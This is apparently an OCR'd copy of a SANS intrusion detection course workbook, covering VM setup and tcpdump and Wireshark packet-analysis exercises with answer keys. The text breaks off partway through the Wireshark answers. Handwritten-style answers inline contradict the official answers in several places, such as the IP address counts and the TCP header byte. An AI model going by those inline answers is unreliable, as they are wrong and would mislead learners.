SANS

www.sans.org

SECURITY 503

Intrusion Detection In-Depth

Workbook

The right security training for your staff, at the right time, in the right location.

SANS

www.sans.org

SECURITY 503

INTRUSION DETECTION IN-DEPTH

Workbook

The right security training for your staff, at the right time, in the right location

Installing the Packetrix503 VM on Your Laptop

Please install the instructor-provided VMware® image on your laptop.

If VMware is not already installed on your laptop, Windows and Linux users can download and install the free VMware Player at:

https://my.vmware.com/web/vmware/downloads

A free version of VMware Player is at the bottom of the page. Registration is required.

Mac users can find a 30-day trial version of VMware Fusion near the bottom of the page too. Registration is required.

If you run into any problems, please see the instructor or class proctor.

Do the following:

1) Insert the instructor-provided USB flash drive into your computer. There are several files on it. You need to copy the directory/folder named **SEC503** only to your desktop or any other directory you choose to place it.

2) Note that some of the VM files are large and may take several minutes to copy.

   MacOSX users may have to change the permissions on the SEC503 directory and files. This can be done with the following command:

   ```
   chmod -R 755 SEC503
   ```

3) You are now ready to start the Packetrix503 VM image.

   Navigate to the **SEC503** directory/folder where you copied the VMware files. If your host associates the file **Packetrix503.vmx** with VMware, double-click it, otherwise right-click on it and open it with the VMware software installed on your laptop. The system should boot up.

You may see non-fatal error messages as the system boots.

Once the system boots your username is **sans** that has a password of **training**. The root password is also **training**; you need it to perform select indicated exercises only. The desktop will appear. Open one or more terminals for the exercises by double-clicking on the terminal

icon. All of the files you need are found in your home directory of **/home/sans**. This includes the **Exercises** and **demo-pcaps** directories.

A copy of the exercise data is on the USB for backup or convenience purposes if you want to more easily copy it to another computer.

Instructions are provided in the document "Installing VMware Tools on Packetrix503" if you would like to install VMware tools to correct issues with mouse movement or display resolution.

If you choose not to install VMware Tools and your screen resolution is either too large or small, the "xrandr" command can be used to alter it. For instance, here is the output from running it; it gives the minimum, current, and maximum sizes.

```
#xrandr
Screen 0: minimum 320 x 200, current 1280 x 1024, maximum 8192 x 8192
DP-1 disconnected (normal left inverted right x axis y axis)
DP-2 connected 1280x1024+0+0 (normal left inverted right x axis y axis) 338mm
x 270mm
   1280x1024      60.0*+   75.0
   1152x864       75.0
   1024x768       75.1     60.0
   800x600        75.0     60.3
   640x480        75.0     60.0
   720x400        70.1
```

To change the resolution to 1152x864, for instance, use the –s switch to set the size.

```
#xrandr -s 1152x864
```

Installing VMware Tools on Packetrix503

You may have issues with the presentation, display, or mouse function of the supplied Packtrix503 VM on your laptop/desktop. Installation of VMware Tool may correct these issues.


Start VMware Player/Workstation/Fusion.

> If your host system is Windows make sure to start VMware by right clicking on the VMware desktop icon and selecting "Run as administrator".


Start the Packetrix503 virtual machine and login.

There are different ways to invoke the installation of VMware tools depending upon your VMware software and version. Here are some of the menu selections you might use; there may be others.

> Player → Virtual Machine Settings → Install VMware Tools
>
> Manage → Install VMware Tools
>
> Virtual Machine → Install VMware Tools



You may see the following popup; click **Install**.



Open a terminal window and become root.

```
sans@SEC503:~$sudo -s
```
(enter **training** when prompted for the password)

Copy the installation script that is mounted on the virtual CD/DVD device to the /tmp directory to permit you to write the uncompressed version to the file system.

```
root@SEC503:/home/sans# cp /media/cdrom/VMwareTools-#.#.#-#######.tar.gz /tmp
```
(the **#** reflects version numbers in the file name)

Change directories to /tmp.

```
root@SEC503:/home/sans# cd /tmp
```

Uncompress the install files.

```
root@SEC503:/tmp# tar -zxf VMwareTools-#.#.#-#######.tar.gz
```

Change to subdirectory vmware-tools-distrib.

```
root@SEC503:/tmp# cd vmware-tools-distrib
```

Run the install program.

```
root@SEC503:/tmp/vmware-tools-distrib# ./vmware-install.pl
```

Respond to the configuration questions on the screen; default answers can be used.

Shutdown the virtual machine and start it again.

```
root@SEC503:/tmp/vmware-tools-distrib# reboot
```

This page intentionally left blank.

SEC503 Day 1


HANDS-ON

COURSE EXERCISES

Table of Contents

VM Screen and Basic Linux Commands

The user password for the VM is **training** and the root password is **training.**



Once the VM has been started, double click on the terminal icon in the upper left hand corner of your desktop. This displays a terminal for user "sans". Notice the command line prompt for the user; it has "sans@SEC503:~$". The dollar sign denotes that you have user privileges.

Some exercises require that you become the root user. Enter **`sudo su`** or **`sudo -s`**; enter the password "training" and you now see the root prompt "root@SEC503:~" followed by the pound sign after the current working directory name.

These are the most useful commands for your purposes:

Command	Purpose
pwd	Display the current or present working directory
cd	Changes directories
more or **less** fname	List the contents of file (fname)
ls or ls -l	List the files and directories in the current directory, -l more verbose
sudo su **sudo -s**	Become the root user

These are the most useful keys and symbols for your purposes:

Key/Symbol	Purpose
>	Redirect output – typically used to direct output to a file
<	Redirect input – typically used to direct input to a file
|	Pipe output from one command as input to another command
↑	Press up arrow to recall previous command(s)
tab key	Enter beginning of unique file name or command followed by tab key to complete the file name or command
Control-C	Select CTRL and C keys simultaneously to abort a command

Some of the pcaps for these exercises were crafted. Timestamps may not reflect the precise times, but they do reflect the chronology of incrementing timestamps.

Exercises Section: Concepts of TCP/IP

Objectives: In this exercise, you will become acquainted with some aspects of TCP/IP by running tcpdump with different command line options. We will not devote course teaching time to learning tcpdump since it is pretty easy to use. There are many different command line options for various purposes; some of the more common ones are used in this exercise. The exercises in this section directly relate to the course material covered in section "Concepts of TCP/IP".

Details: Use the tcpdump pcap file **/home/sans/Exercises/Day1/concepts.pcap** as input for this exercise.

Estimated Time to Complete: Depending on your familiarity with the material, this lab should take between 20-60 minutes.

Answers follow the exercise section.

Exercise 1:

Description: Run tcpdump and read the input file **concepts.pcap**. Expect a delay for the response. This is done using the –r option. For instance, the command using tcpdump would be:

```
tcpdump -r concepts.pcap
```

How many records were displayed? 6

Exercise 2:

Description: You noticed that it took some time to receive the tcpdump output from the first exercise. The reason for this is that tcpdump will try to resolve IP numbers to hostnames, by default. Since there is no network connectivity, we want to disable hostname resolution. This is done using the –n option. Try reading the input file **concepts.pcap**, but don't resolve IP numbers. Use the following command for tcpdump (for efficiency, you can use the up arrow on your keyboard to retrieve and edit the previous command):

```
tcpdump -r concepts.pcap -n
```

The order of the command line options doesn't matter. But, the input file name – concepts.pcap, must follow immediately after the -r option.

Exercise 3:

Description: Run tcpdump and read the first 2 records of the input file **concepts.pcap**. This is done using the –c 2 option. The –c option says to give a count of the number of records to be processed. You have to provide a value indicating the number of records to process immediately following the -c. Also use the –t option to suppress display of timestamps at the beginning of the line. You can combine options, like –tc 2. Remember to continue using the command line option to not resolve IP numbers. And remember to continue to use the up arrow on your keyboard to retrieve and edit the previous command.

What command did you use?

-n -c2

What is the source IP number in the second record displayed?

192.168

192.168.11.13

Exercise 4:

Description: Run tcpdump and read the first record of the input file **concepts.pcap** and display it in hexadecimal. To display a record in hexadecimal, use the –x option. You must still use the –r and appropriate –c # options to run this exercise. Continue to use the –t option to suppress timestamp display. One last reminder - continue using the command line option that disables hostname resolution for the remainder of the exercises.

What command did you use?

What are the first 2 bytes that you see in the hex dump of the first record? Remember that one hex character is 4 bits or a nibble. Two hex characters are a byte. So, look for the first four hex characters in the dump. The hex dump contains a column before each line that indicates the hex offset at the given line. For instance, you see 0x0000 before the first line and 0x0010 before the second, representing decimal offsets 0 and 16 respectively.

What is the IP protocol field value? Use your reference material to find the IPv4 header format. Now, find that IP protocol field and value in the hex dump.

What is the Time To Live (TTL) field value in the IPv4 header? The value is in hexadecimal. Convert this value to decimal. This is a one-byte field consisting of two hex characters. The right hex character falls in the 16^0 position and the left one in the 16^1 position. Multiply the value found in the base for each exponent and add them together.

Once you do that, you can verify your answer by adding the –v option to the tcpdump command that you used for this exercise. The –v specifies to use verbose display that includes the TTL value among others. You can omit the –x option.

Exercise 5:

Description: Run tcpdump and display the MAC/Ethernet addresses of the first record of input file **concepts.pcap**. To display this information, use the –e option. You must still use the –r and appropriate –c # options to run this exercise. The MAC addresses will appear after the timestamp, the first is the source MAC address, the second is the destination MAC address. A MAC address appears in a format like 0b:43:7f:61:7:2a with six 1 or 2 digit hex values delimited by colons.

What command did you use?

What is the destination MAC address in the first record displayed?

What protocol follows the Ethernet header? What is the hexadecimal value of this ethertype? What protocol follows the IP header? It is found right after the destination IP address.

ICMP

Exercise 6:

Description: Run tcpdump and display the last record in the file **concepts.pcap**. Use the options to suppress name resolution and timestamp display. What is the protocol that follows the IP header? Use the –v option to discover the protocol.

UDP

Bonus questions:

What is the **hexadecimal** value associated with that protocol? The value follows the protocol name in the first line of the verbose output. Convert the decimal value to hexadecimal by dividing by 16 for the 16^1 position and use the remainder (modulo) as the value for the 16^0 position.

What is the application that follows the protocol layer? This is a response to the previous record's query.

Answers Section: Concepts of TCP/IP

Objectives: In this exercise, you will become acquainted with some aspects of TCP/IP by running tcpdump with different command line options. We will not devote course teaching time to learning tcpdump since it is pretty easy to use. There are many different command line options for various purposes; some of the more common ones are used in this exercise. The exercises in this section directly relate to the course material covered in section "Concepts of TCP/IP".

Details: Use the tcpdump pcap file **/home/sans/Exercises/Day1/concepts.pcap** as input for this exercise.

Estimated Time to Complete: Depending on your familiarity with the material, this lab should take between 20-60 minutes.

Exercise 1:

Description: Run tcpdump and read the input file **concepts.pcap**. Expect a delay for the response. This is done using the –r option. For instance, the command using tcpdump would be:

```
tcpdump -r concepts.pcap
```

How many records were displayed?

Answer:

6 records are displayed.

```
10:37:00.123135 IP 192.168.11.65 > 192.168.11.13: ICMP echo request, id
26399, seq 1, length 64
10:37:00.123404 IP 192.168.11.13 > 192.168.11.65: ICMP echo reply, id
26399, seq 1, length 64
10:37:01.122131 IP 192.168.11.65 > 192.168.11.13: ICMP echo request, id
26399, seq 2, length 64
10:37:01.122331 IP 192.168.11.13 > 192.168.11.65: ICMP echo reply, id
26399, seq 2, length 64
12:09:08.210989 IP 192.168.11.65.52894 > 192.168.11.1.53: 10908+ A?
giac.org. (26)
12:09:08.234476 IP 192.168.11.1.53 > 192.168.11.65.52894: 10908 1/0/0 A
66.35.45.203 (42)
```

Exercise 2:

Description: You noticed that it took some time to receive the tcpdump output from the first exercise. The reason for this is that tcpdump will try to resolve IP numbers to hostnames, by default. Since there is no network connectivity, we want to disable hostname resolution. This is done using the –n option. Try reading the input file **concepts.pcap**, but don't resolve IP numbers. Use the following command for tcpdump (for efficiency, you can use the up arrow on your keyboard to retrieve and edit the previous command):

```
tcpdump -r concepts.pcap -n
```

The order of the command line options doesn't matter. But, the input file name – concepts.pcap, must follow immediately after the -r option.

Exercise 3:

Description: Run tcpdump and read the first 2 records of the input file **concepts.pcap**. This is done using the –c 2 option. The –c option says to give a count of the number of records to be processed. You have to provide a value indicating the number of records to process immediately following the -c. Also use the –t option to suppress display of timestamps at the beginning of the line. You can combine options, like –ntc 2. Remember to continue using the command line option to not resolve IP numbers. And

remember to continue to use the up arrow on your keyboard to retrieve and edit the previous command.

What command did you use?

Answer:

```
tcpdump -r concepts.pcap -ntc 2
```

What is the source IP number in the second record displayed?

IP = 192.168.11.13

```
IP 192.168.11.65 > 192.168.11.13: ICMP echo request, id 26399, seq 1,
length 64
IP 192.168.11.13 > 192.168.11.65: ICMP echo reply, id 26399, seq 1,
length
```

Exercise 4:

Description: Run tcpdump and read the first record of the input file **concepts.pcap** and display it in hexadecimal. To display a record in hexadecimal, use the –x option. You must still use the –r and appropriate –c # options to run this exercise. Continue to use the –t option to suppress timestamp display. One last reminder - continue using the command line option that disables hostname resolution for the remainder of the exercises.

What command did you use?

Answer

```
tcpdump -r concepts.pcap -ntxc 1

IP 192.168.11.65 > 192.168.11.13: ICMP echo request, id 26399, seq 1,
length 64
      0x0000:  4500 0054 0000 4000 4001 a30a c0a8 0b41
      0x0010:  c0a8 0b0d 0800 0dd5 671f 0001 8cd6 1f50
      0x0020:  eae0 0100 0809 0a0b 0c0d 0e0f 1011 1213
      0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223
      0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233
      0x0050:  3435 3637
```

What are the first 2 bytes that you see in the hex dump of the first record? Remember that one hex character is 4 bits or a nibble. Two hex characters are a byte. So, look for the first four hex characters in the dump. The hex dump contains a column before each line that indicates the hex offset at the given line. For instance, you see 0x0000 before the first line and 0x0010 before the second, representing decimal offsets 0 and 16 respectively.

The first two bytes are 0x45 00.

What is the IP protocol field value? Use your reference material to find the IPv4 header format. Now, find that IP protocol field and value in the hex dump.

The IP protocol field value of 1 is underlined in the previous tcpdump output. It is in the 9th byte offset from the beginning of the IP header. Remember to begin your count at offset 0. A protocol value of 1 indicates that ICMP follows.

What is the Time To Live (TTL) field value in the IPv4 header? The value is in hexadecimal. Convert this value to decimal. This is a one-byte field consisting of two hex characters. The right hex character falls in the 16^0 position and the left one in the 16^1 position. Multiply the value found in the base for each exponent and add them together.

The TTL value is the 8th byte offset from the beginning of the IP header. It is bolded and highlighted in the previous tcpdump output. The hex value is 0x40. The decimal value is $64 = 4 * 16^1$.

Once you do that, you can verify your answer by adding the –v option to the tcpdump command that you used for this exercise. You can omit the –x option. The –v specifies to use verbose display that includes the TTL value among others.

```
tcpdump -r concepts.pcap -ntvc 1

IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ICMP (1), length
84)
    192.168.11.65 > 192.168.11.13: ICMP echo request, id 26399, seq 1,
length 64
```

Exercise 5:

Description: Run tcpdump and display the MAC/Ethernet addresses of the first record of input file **concepts.pcap**. To display this information, use the –e option. You must still use the –r and appropriate –c # options to run this exercise. The MAC addresses will appear after the timestamp, the first is the source MAC address, the second is the destination MAC address. A MAC address appears in a format like 0b:43:7f:61:7:2a with six 1 or 2 digit hex values delimited by colons.

What command did you use?

Answer:

```
tcpdump -r concepts.pcap -ntec 1

aa:00:04:00:0a:04 > 00:0c:29:03:23:19, ethertype IPv4 (0x0800), length
98: 192.168.11.65 > 192.168.11.13: ICMP echo request, id 26399, seq 1,
length 64
```

What is the destination MAC address in the first record displayed?

00:0c:29:03:23:19

What protocol follows the Ethernet header? What is the hexadecimal value of this ethertype? What protocol follows the IP header? It is found right after the destination IP address.

ethertype IPv4 (0x0800)

The ethertype indicates that IPv4 follows the Ethernet header. The ethertype hex value is 0x0800.

The protocol that follows the IP header is ICMP as we discovered in Exercise 4 for this frame/packet.

ICMP

Exercise 6:

Description: Run tcpdump and display the last record in the file **concepts.pcap**. Use the options to suppress name resolution and timestamp display. What is the protocol that follows the IP header? Use the –v option to discover the protocol.

Answer:

```
tcpdump -nvt -r concepts.pcap
```

```
IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17), length
70)
    192.168.11.1.53 > 192.168.11.65.52894: 10908 1/0/0 giac.org. A
66.35.45.203 (42)
```

The protocol that follows the IP header is UDP. It has a decimal value of 17.

Bonus questions:

What is the **hexadecimal** value associated with that protocol? The value follows the protocol name in the first line of the verbose output. Convert the decimal value to hexadecimal by dividing by 16 for the 16^1 position and use the remainder (modulo) as the value for the 16^0 position.

Answer:

17/16 = 1 with a remainder of 1. The hex value to designate UDP as a protocol in the IP header or anywhere else it is used is 0x11.

What is the application that follows the protocol layer? This is a response to the previous record's query.

Answer:
IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17), length 70)

```
    192.168.11.1.53 > 192.168.11.65.52894: 10908 1/0/0 giac.org. A
66.35.45.203 (42)

IP (tos 0x0, ttl 64, id 5203, offset 0, flags [none], proto UDP (17),
length 54)
    192.168.11.65.52894 > 192.168.11.1.53: 10908+ A? giac.org. (26)
```

Here are the last two records in verbose output. The application is DNS. The port number of 53 is typically associated with DNS. The payload has an abbreviated interpretation of the DNS query and response. The query asked for address resolution for giac.org and the response in the last record gave an IP address of 66.35.45.203.

We'll cover DNS in much more detail later in the course.

Exercises Section: Introduction to Wireshark

Objectives: These exercises will help you become more familiar with navigating and using Wireshark. The exercises in this section directly relate to the course material covered in section "Introduction to Wireshark".

Details: Use the pcap file **/home/sans/Exercises/Day1/wireshark.pcap** as input for this exercise.

Start Wireshark on the command line and read the input file wireshark.pcap using the following command:

```
wireshark wireshark.pcap
```

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 30-50 minutes.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the harder way since it contains less guidance. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish early, there is an extra credit exercise.

Answers follow the exercise section.

Approach #1 – Do the following exercises.

Exercise 1:

a) What 3 TCP protocols can be found in this pcap?

Hint: Go to Statistics-> Protocol Hierarchy to see the Protocol Hierarchy Statistics screen. Look at the 3 protocols that fall under TCP.

IRC, SSH, MySQL

After you are done close the Protocol Statistics Hierarchy screen.

b) How many different IP addresses were involved in conversations in this pcap?

3

Hint: Go to Statistics-> Conversations to see the Conversations screen. Click on the IPv4 tab near the top.

c) What is the largest number of bytes exchanged of any IPv4 conversation?

.46 → .78

Hint: You can find this in the IPv4 conversations screen that you just examined.

Exercise 2:

a) How many different TCP conversations are in this pcap?

4

Hint: You should be in Statistics-> Conversations to see the Conversations screen. Click on the TCP tab near the top.

b) What is the duration of the conversation that lasted the longest?

776.1629

Hint: Slide the navigation bar near the bottom of the Conversations screen to the right to reveal the Duration column.

Once you've finished the exercise, close the Conversations screen.

Exercise 3:

a) Navigate to the first packet in the pcap.

What is hexadecimal value of the Ethernet Type?

0X0800

Hint: Hover your mouse over the horizontal bar that divides the first pane of packets and the second pane of details. You should see an up/down arrow appear. Click the left mouse button and hold it down to scroll up to reveal the

first record only so that you can see its associated detail pane to answer these questions.

Hint: Click on the Ethernet II right triangle to reveal the Ethernet header values.

b) What is the IP Time to Live value?

64

Hint: Click on the Internet Protocol right triangle to reveal the IP header values.

c) What transport layer follows the IP layer?

TCP

Hint: What is the protocol/layer that follows IP in the Wireshark packet pane?

d) What is the last hexadecimal byte value of the TCP header?


cf

Hint: Click on the Transmission Control Protocol line. Look at the bytes pane at the bottom to see the entire TCP header is highlighted. You will know the last one because the following application layer display of bytes is not highlighted.

Exercise 4:

a) Follow the MySQL TCP conversation. What is the version of the MySQL server package for Ubuntu (ubuntu.???.???)? 5.0

Hint: Go to packet number 372. Select the menu option Go -> Go to Packet and enter 372 as the value in the Packet number and select the "Jump to" button. Right click on packet 372 and select "Follow TCP Stream" from the pull down menu.



a) What is the name of the SQL table that the user performs an "insert into" (insert into ???) command on?

auth user


Once you've finished the exercise, close the Stream Content panel and click the "Clear" button to the right of the "Expression" button to show all records again.

Exercise 5:

What is the last packet that contains beer? Very funny!! Okay, what is the packet number associated with the last packet that has a content of "beer"?

470

Hint: Use the Edit pull down menu at the top left of the main Wireshark panel and select "Find Packet". Enter a Filter of "beer" (no quotes) and make sure you fill in the "String" option above the Filter. Select the "Packet bytes" as the "Search in" option. Click on Find in the lower right. This will highlight the first packet with the content of "beer".



Hit Ctrl + N to find successive packets. The one with the highest record number is the last.

Approach #2 – Do the following exercises.

Exercise 1:

a) What 3 TCP protocols can be found in this pcap?

IRC, SSHv2, MySQL

b) How many different IP addresses were involved in conversations in this pcap?

21

c) What is the largest number of bytes exchanged of any IPv4 conversation?

31071

Exercise 2:

a) How many different TCP conversations are in this pcap?

21

b) What is the duration of the conversation that lasted the longest?

776

Exercise 3:

a) Navigate to the first packet in the pcap.

What is hexadecimal value of the Ethernet Type?

x0800

b) What is the IP Time to Live value?

64

c) What transport layer follows the IP layer?

~~Eth~~ TCP

d) What is the last hexadecimal byte value of the TCP header?

0xef

Exercise 4:

a) Follow the MySQL TCP conversation. What is the version of the MySQL server package for Ubuntu (ubuntu.???.???)?

5.8

b) What is the name of the SQL table that the user performs an "insert into" (insert into ???) command on?

auth_users

Once you've finished the exercise, click the "Clear" button to the right of the "Expression" button to show all records again.

Exercise 5:

What is the last packet that contains beer? Very funny!! Okay, what is the packet number associated with the last packet that has a content of "beer"?

Extra Credit:

a) Look at record 372 again, the first record of the MySQL session. Examine the TCP options. How many bytes does the Maximum Segment Size option occupy? Which of those bytes represent the MSS value of 1460? 1460

x05 b4

b) What are each of the 1-byte codes associated with each TCP option that serve to identify it? Why is a NOP found in the options?

Answers Section: Introduction to Wireshark

Objectives: These exercises will help you become more familiar with navigating and using Wireshark. The exercises in this section directly relate to the course material covered in section "Introduction to Wireshark".

Details: Use the pcap file **/home/sans/Exercises/Day1/wireshark.pcap** as input for this exercise.

Start Wireshark on the command line and read the input file wireshark.pcap using the following command:

```
wireshark wireshark.pcap
```

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 30-50 minutes.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the harder way since it contains less guidance. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish early, there is an extra credit exercise.

☆ The following answers apply to either Approach #1 or Approach #2.

Exercise 1:

a) What 3 TCP protocols can be found in this pcap?

Answer:

Go to Statistics-> Protocol Hierarchy to see the Protocol Hierarchy Statistics screen. Look at the 3 protocols that fall under TCP.

Internet Relay Chat, SSH, MySQL

Protocol	% Packets	Packets	% Bytes	Bytes	Mbit/s	End Packets	End Bytes	End Mbit/s
Frame	100.00 %	483	100.00 %	55227	0.001	0	0	0.000
Ethernet	100.00 %	483	100.00 %	55227	0.001	0	0	0.000
Internet Protocol Version 4	100.00 %	483	100.00 %	55227	0.001	0	0	0.000
Transmission Control Protocol	100.00 %	483	100.00 %	55227	0.001	220	13944	0.000
Internet Relay Chat	44.93 %	217	58.9[illegible] %	32546	0.000	217	32546	0.000
SSH Protocol	5.80 %	28	11.97 %	6611	0.000	28	6611	0.000
MySQL Protocol	3.73 %	18	3.85 %	2126	0.000	13	1237	0.000
MySQL Protocol	1.04 %	5	1.61 %	889	0.000	0	0	0.000
MySQL Protocol	1.04 %	5	1.61 %	889	0.000	0	0	0.000
MySQL Protocol	1.04 %	5	1.61 %	889	0.000	1	275	0.000
MySQL Protocol	0.83 %	4	1.11 %	614	0.000	3	440	0.000
MySQL Protocol	0.21 %	1	0.32 %	174	0.000	1	174	0.000

Help Close

b) How many different IP addresses were involved in conversations in this pcap?

Answer:

Go to Statistics-> Conversations to see the Conversations screen. Click on the IPv4 tab near the top.

4 They are 192.168.88.73, 192.168.88.56, 192.168.88.46, 192.168.88.78.


See the picture that follows.

c) What is the largest number of bytes exchanged of any IPv4 conversation?

Answer:

You can find this in the IPv4 conversations screen that you just examined.

31071



IPv4 Conversations

Address A	Address B	Packets	Bytes	Packets A→B	Bytes A→B	Packets A←B	Bytes A←B	Rel Start
192.168.88.46	192.168.88.78	292	31 071	159	14 474	133	16 597	0.0000000
192.168.88.56	192.168.88.78	148	16 539	74	6 190	74	10 349	7.8817640
192.168.88.73	192.168.88.78	43	7 617	23	4 083	20	3 534	358.4888810

Name resolution Limit to display filter

Help Copy Follow Stream Graph A→B Graph B→A Close

Exercise 2:

a) How many different TCP conversations are in this pcap?

Answer:

You should be in Statistics-> Conversations to see the Conversations screen. Click on the TCP tab near the top.

